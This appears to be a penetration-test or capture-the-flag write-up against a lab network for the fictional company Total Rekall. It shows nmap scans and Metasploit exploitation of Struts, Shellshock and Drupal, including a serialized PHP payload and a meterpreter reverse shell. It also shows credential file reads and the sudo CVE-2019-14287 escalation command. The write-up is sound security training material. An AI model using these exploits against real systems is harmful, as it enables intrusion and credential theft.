
Also used OSINT tool crt.sh to find certificate information on the domain



EE began to use nmap on the IP address of the domain for starting its scan and found out that 5 hosts were up (excluding the machine utilized for scanning).




Below we can see that Drupal is the vulnerability for 192.168.13.13 (The flag is 192.168.13.13). Ran an aggressive Nmap scan to discover which host was running Drupal. "nmap -A 192.168.13.13"




```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.12
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-21 19:16 EST
Nmap scan report for 192.168.13.12
Host is up (0.000087s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE PATCH
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
|_http-favicon: Spring Java Framework
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.09 ms 192.168.13.12

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.02 seconds

┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-21 19:17 EST
Nmap scan report for 192.168.13.13
Host is up (0.000081s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.08 ms 192.168.13.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.10 seconds
```

EE also executed a Nessus scan on the host, 192.168.13.12 and discovered a crucial vulnerability.



EE used metasploit modules to demonstrate RCE vulnerability and drop a root session on remote host 192.168.13.10




EE used Nessus to determine RHOST 192.168.13.11 is vulnerable to Struts exploitation. We then used MSFconsole to use Struts exploit multi/http/struts2_content_type_ognl to get a shell on the RHOST 192.168.13.11


```
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter >
```


Cat /etc/passwd after exploiting 192.168.13.11 using Shocking exploit

```
File  Actions  Edit  View  Help
Listing: /usr/lib/cgi-bin

Mode              Size  Type  Last modified              Name
100755/rwxr-xr-x  83    fil   2022-02-28 10:39:41 -0500  shockme.cgi

meterpreter > ls -la /home
No entries exist in /home
meterpreter > env
[-] Unknown command: env
meterpreter > echo $PATH
[-] Unknown command: echo
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter > su alice
[-] Unknown command: su
meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1
meterpreter >
```

We use a struts vulnerability, found with Nessus scan, used metasploit to exploit struts2_content_type_ognl







EE used MSFconsole to search for drupal exploits. Used the exploit unix/webapp/drupal_restws_unserialize to establish a meterpreter session in RHOST 192.168.13.13. Performed the getuid command and received www-data as the UID for that host.

```
msf6 > use exploit/unix/webapp/drupal_restws_unserialize
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.14
RHOSTS => 192.168.13.14
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOSTS 192.168.13.13
RHOSTS => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x000055f4570105f8 @headers={"Date"=>"Fri, 22 Nov 2024 00:45:54 GMT", "Server"=>"Apache/2.4
.25 (Debian)", "X-Powered-By"=>"PHP/7.2.15", "Cache-Control"=>"must-revalidate, no-cache, private", "X-UA-Compatible"=>"IE=edge", "Content-lan
guage"=>"en", "X-Content-Type-Options"=>"nosniff", "X-Frame-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"=>" ", "
X-Generator"=>"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cl-false, @s
tate-3, @transfer_chunked-true, @inside_chunk-0, @bufq-"", @body-"{\"message\":\"The shortcut set must be the currently displayed set for the
user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027 permissions.\"}x9hxVMmncKJXaiz0QrBLDuVRN
Pb8oJ8lK19LfiX\n", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_data=1048576, @bod
y_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (iPad; CPU OS 15_1 like Mac O
S X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.0 Mobile/15E148 Safari/604.1\r\nContent-Type: application/hal+json\r\nContent-Length:
 661\r\n\r\n{\n  \"link\": [\n    {\n      \"value\": \"link\",\n      \"options\": \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\":2:{s:33:\\\"
\\u0000GuzzleHttp\\\\Psr7\\\\FnStream\\u0000methods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\
u0000GuzzleHttp\\\\HandlerStack\\u0000handler\\\";s:44:\\\"echo x9hxVMmncKJXaiz0QrBLDuVRNPb8oJ8lK19LfiX\\\";s:30:\\\"\\u0000GuzzleHttp\\\\Hand
lerStack\\u0000stack\\\";a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"r
esolve\\\";}}s:9:\\\"_fn_close\\\";a:2:{i:0;r:4;i:1;s:7:\\\"resolve\\\";}}\"\n    }\n  ],\n  \"_links\": {\n    \"type\": {\n      \"href\": \
"http://192.168.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @peerinfo-{"addr"=>"192.168.13.13", "port"=>80}>
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 192.168.13.13:48310 ) at 2024-11-21 19:45:55 -0500

meterpreter > getuid
Server username: www-data
meterpreter >
```


Ssh into the server, use the password ‘alice’ and performed privilege escalation to obtain the flag using a sudo vulnerability (CVE-2019-14287): sudo-u#-1 cat /root/flag12.txt


```
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)
```


```
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
```

Day 3 (Windows)

EE utilized OSINT instruments to discover the credentials of a user at Total Rekall, after which we employed John to decode the hash.








An aggressive Nmap scan was utilized on the subnet of hosts located at 172.22.117.0/24, this allowed us to identify open ports and check their exploitability; to which they were found exploitable. Port 80 of host 172.22.117.20 was detected as open, EE sought access to its web page using previously acquired credentials and managed successful entry.


```
┌──(root💀 kali)-[~]
└─# nmap -p 80,443 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-25 19:04 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00066s latency).

PORT    STATE  SERVICE
80/tcp  closed http
443/tcp closed https
MAC Address: 00:15:5D:02:04:13 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00092s latency).

PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
MAC Address: 00:15:5D:02:04:12 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.000073s latency).

PORT    STATE  SERVICE
80/tcp  closed http
443/tcp closed https

Nmap done: 256 IP addresses (3 hosts up) scanned in 9.64 seconds
```



